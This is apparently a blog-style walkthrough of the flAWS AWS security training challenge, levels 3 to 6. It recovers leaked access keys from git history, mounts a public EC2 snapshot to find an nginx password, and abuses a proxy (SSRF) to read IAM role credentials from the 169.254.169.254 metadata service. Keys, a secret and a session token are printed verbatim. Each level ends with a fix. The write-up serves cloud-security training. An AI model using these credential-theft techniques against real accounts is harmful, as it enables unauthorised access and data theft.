
And we have Access.

We see that there is some **.git** , some commit messages , so let's download it on our machine:






There isn't any interesting info there, let's take a look at **.git/COMMIT_EDITMSG**




And we have something that has been added but seemed to be removed let's check the logs:



And we have only 2 commits one being just before the commit with the message

Let's look at what were in this commit:



And we have a new file called access_keys.txt

As we could suppose there is AWS access and Secret keys in it:

```
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #cat access_keys.txt
access_key AKIAJ366LIPB4IJKT7SA
secret_access_key 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
┌─[root@parrot]─[/home/irondev/flaws3]
```

Lets configure our AWS CLI to connect to this user:

Aws configure –profile lvl3

Fill the **access** and **secret keys** according to what is in the file

Then try list the buckets accessible for this user:

```
aws s3 ls --profile lvl3

2020-06-25 20:43:56 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2020-06-27 02:06:07 config-bucket-975426262029
2020-06-27 13:46:15 flaws-logs
2020-06-27 13:46:15 flaws.cloud
2020-06-27 18:27:14 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2020-06-27 18:27:14 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2020-06-27 18:27:14 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2020-06-27 18:27:15 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2020-06-27 18:27:15 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2020-06-28 05:29:47 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #
```

Lets access the 4 bucket using the bucket name as link:


Fix: don’t commit “**.git**” directory, revoke keys when leaked, roll them, remove ‘**Everyone**’ permissions

flAWS – Level 4


URL: http://level4-1156739cfb264ced6de514971a4bef68.flaws.cloud/

For this one we have been told that there is a public snapshot of an EC2 instance just after nginx server has been set. And that we need to access a website protected by a 401

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/



Let's then search for the snapshot using the credentials we configured earlier:



Now that we found the snapshot, lets import it as a volume in our AWS account:

```
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #!296
aws --profile root ec2 create-volume --availability-zone us-west-2a --region us-west-2  --snapshot-id  snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2024-07-29T21:14:05.000Z",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-0e13c29ebeac9ed3d",
    "Iops": 100,
    "Tags": [],
    "VolumeType": "gp2",
    "MultiAttachEnabled": false
}
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #
```


The volume being imported lets create an instance and attach the volume to it :

Browse your AWS EC2 instance tab and create a basic ubuntu instance, be sure **SSH** is allowed and save the keys in case you choose to connect via SSH:

https://us-west-2.console.aws.amazon.com/ec2/home?region=us-west-2#Instances

click on '*launch instance'* to create a new one.

Once created navigate to the volume tab and attach the volume we imported to the instance




I will choose the name : **/dev/sdj** for some reason the device we will mount is renamed **xvdj1** (surely because the snapshot contain multiple partition)


https://us-west-2.console.aws.amazon.com/ec2/home?region=us-west-2#Volumes:

go back to the instance we created then click on **connect**:

click again on **connect** :



And we will get a shell:



Create the directory where we will mount our snapshot then mount it :

```
ubuntu@ip-172-31-29-182:~$ sudo -s
root@ip-172-31-29-182:/home/ubuntu# mkdir /mnt/vol
root@ip-172-31-29-182:/home/ubuntu# mount /dev/xvdj1 /mnt/vol
root@ip-172-31-29-182:/home/ubuntu# cd /mnt/vol
root@ip-172-31-29-182:/mnt/vol# ls -la
total 112
drwxr-xr-x 23 root root  4096 Feb 22  2017 .
drwxr-xr-x  3 root root  4096 Jul 29 21:32 ..
drwxr-xr-x  2 root root  4096 Feb 13  2017 bin
drwxr-xr-x  3 root root  4096 Feb 22  2017 boot
drwxr-xr-x  5 root root  4096 Jan 13  2017 dev
drwxr-xr-x 94 root root  4096 Feb 19  2017 etc
drwxr-xr-x  3 root root  4096 Feb 12  2017 home
lrwxrwxrwx  1 root root    32 Feb 22  2017 initrd.img -> boot/initrd.img-4.4.0-64-generic
lrwxrwxrwx  1 root root    32 Feb 21  2017 initrd.img.old -> boot/initrd.img-4.4.0-63-generic
drwxr-xr-x 21 root root  4096 Jan 13  2017 lib
drwxr-xr-x  2 root root  4096 Jan 13  2017 lib64
drwx------  2 root root 16384 Jan 13  2017 lost+found
drwxr-xr-x  2 root root  4096 Jan 13  2017 media
drwxr-xr-x  2 root root  4096 Jan 13  2017 mnt
drwxr-xr-x  2 root root  4096 Jan 13  2017 opt
drwxr-xr-x  2 root root  4096 Apr 12  2016 proc
drwx------  3 root root  4096 Feb 19  2017 root
drwxr-xr-x  6 root root  4096 Jan 13  2017 run
drwxr-xr-x  2 root root 12288 Feb 13  2017 sbin
drwxr-xr-x  2 root root  4096 Jan  3  2017 snap
drwxr-xr-x  2 root root  4096 Jan 13  2017 srv
drwxr-xr-x  2 root root  4096 Feb  5  2016 sys
drwxrwxrwt  8 root root  4096 Feb 28  2017 tmp
drwxr-xr-x 10 root root  4096 Jan 13  2017 usr
drwxr-xr-x 14 root root  4096 Feb 12  2017 var
lrwxrwxrwx  1 root root    29 Feb 22  2017 vmlinuz -> boot/vmlinuz-4.4.0-64-generic
lrwxrwxrwx  1 root root    29 Feb 21  2017 vmlinuz.old -> boot/vmlinuz-4.4.0-63-generic
root@ip-172-31-29-182:/mnt/vol#
```

And we have all the filesystem of the snapshot

Let’s look at the content of the users:

/home/ubuntu

```
root@ip-172-31-29-182:/mnt/vol# cd home
root@ip-172-31-29-182:/mnt/vol/home# ls
ubuntu
root@ip-172-31-29-182:/mnt/vol/home# cd ubuntu
root@ip-172-31-29-182:/mnt/vol/home/ubuntu# ls
meta-data  setupNginx.sh
root@ip-172-31-29-182:/mnt/vol/home/ubuntu# cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjviXqJ7nJu7rw5Ro68iE8M
root@ip-172-31-29-182:/mnt/vol/home/ubuntu#
```

It appears that the **setupNginx.sh** has the credentials for the website we wanted to access lets try:

And we're in.


Fix: Avoid making the snapshots public

flAWS – Level 5

URL: http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/


When looking at the links provided that this link http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/ is acting as a proxy. Now maybe accessing the **meta-data** Host from the proxy will allow us to gather meta-data on the AWS currently in use:

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254



which seems like version of the application , lets look at the latest for the moment:

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest



When looking at :
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/ [redacted]
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

After IAM managing the user it might interesting to look at them:

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam

```
info
security-credentials/[redacted]
```

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials


```
flaws
```

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws


```
{
  "Code" : "Success",
  "LastUpdated" : "2024-07-29T21:10:18Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQGVT4Q5UYQ",[redacted]
  "SecretAccessKey" : "QF7f1rTHtriK5b0JjhTxgTHmhs6YsJnn1UPeO7gQ",[redacted]
  "Token" : [redacted]
"IQoJb3JpZ2luX2VjEE0aCXVzLXdlc3QtMiJIMEYCIQCTD+S0N/g7gbbavtmvkGKySwuidIBqYVNuzYR/2vv6AAIhAKt10I65TZLsT1K7iN3aCsRiP+EvyvsVQg366++h5dtpKrIFCDYQBBoMOTc1NDI2MjYyMDI5Igx+g/ywuExPCML1AXMqjwXC/BC5cEdgpx+QrTyU6J75dGRfB4qJh9IWywDbhoVxl4CaWbgUYq+WjQ8xXtOjCenFRpQ/jDEEnTeRH9Fom9VzSw2SjqkQHS3R/kbXEnyfYEBjpJGe+4xUWAhIUAMg9NGxejcw95VzAxbNLwXR1IMHmQKXLglkFzAkatZRvlfTVox37quc+tgydBPiYN+9IBfrfBv7C9f/muvlb4ubfeaK9GvOAdvQFT4wBivDugAh2O7h4bhzQyC0kuDUw4/OMqaP2eS/ATeH9cjDITM/OHOEig51qA+UK7Ojnf9zM7g+Cju0GRme2TG96SV0Gc2HvBQiQ+8pzI+lwcWVSqi5MXfk9162mxgg7rXhm033DJWfwo1vk67zp/HV+SrTlPuY12MJLEk3Y1Azs1tIVv6GeazCibhZDA5Ng6ScYf59ra4JHJwyxO8moJX55Rnygq8e/YWR6scOQPcNWzvhiCtLwiNl51TDGS6UrbgQUrVBhflBqiYEd1D2VvYu7a8PfLeYVpN+NqmeNX2UaNqtWVWNZ1jbH8o+N9wYLil2sQIHpUd5m6wYFwaJqWw9Ss40QB1GkOztqhsZV8aAl7zim/NbUOyRihHReSIxHBEC3zrkPGL3vvqzaLNwyEIHRTLKVhngaXUmbhuPLwAw628bpyuVSZUOtpVJ/2Q5zV9LBEbkDlG+e4i9GwD6nf9ZCipJmrjo8Z15qZD1mDHVhc5aKSRUtmn35OLUvVusIkUDmHuxcunngv15tRIuhOvinedJn7KmXXQ17wVyfWVrQe4fmeu/UosWhMngknP02mOrAY+o6d07uWPxou3b27E+bBjB+5MPIyRmtsnT+yZUXR2pzcLnUV9Mavk7G3GWbu33j8ppnNL3MOyKoLUGOrAB6yMb9TBkdxGa8tZrbTvIQ8bzqHSmBV+3mghl/lEmhCJKyw+IP4Q48c+iAYDztxLiBwZWiBQ/5jWkFRW/0yy+GfBonQtzC8HpxF1p2YVU6q3r/8VWO4by1rGHGS7i8r5mTtvRXY3RzLPwjZWkHqUr3YSs4CS4dM48KkOSNXj9e6rCIzce/GyOOAyTxC/AUCHC4rrGCjyFJhHapA07+d9tE72RXYQXwjBqUt3u/qpSbCE=",
  "Expiration" : "2024-07-30T03:33:45Z"
}
```


We have the same credentials, and a token

After configuring the AWS user when trying to list the bucket we have an error:




After some googling we found that we need to insert the token in **~/.aws/credentials**:

https://stackoverflow.com/questions/39051477/the-aws-access-key-id-does-not-exist-in-our-records

nano ~/.aws/credentials

it should look like this:

Try again to access the buckets:



We now have the subdirectory to browse: http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

Fix: restrict access to **196.254.169.254**, restrict IAM Roles as much as possible

flAWS – Level 6

URL: http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

We start with a user creds and a policy group: **MySecurityAudit**

To get more information about this policy let's find our userName, userID & ARN:

```
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #aws iam get-user --profile lvl6
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16Z"
    }
}
┌─[root@parrot]─[/home/irondev/flaws3]
```

Now let's list the policies attached to our user:

```
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #aws iam list-attached-user-policies --user-name Level6 --profile lvl6
{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
┌─[root@parrot]─[/home/irondev/flaws3]
```


The **MySecurityAudit** only allows listing of a lot of services,

However **list_apigateways** allowed us to find a REST API:

Let's first get the policy version: (v4)

```
┌─[root@parrot]─[/home/irondev/flaws3]
└──╼ #aws iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --profile lvl6
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17Z",
        "UpdateDate": "2017-02-20T01:48:17Z",
        "Tags": []
    }
}
┌─[root@parrot]─[/home/irondev/flaws3]
```

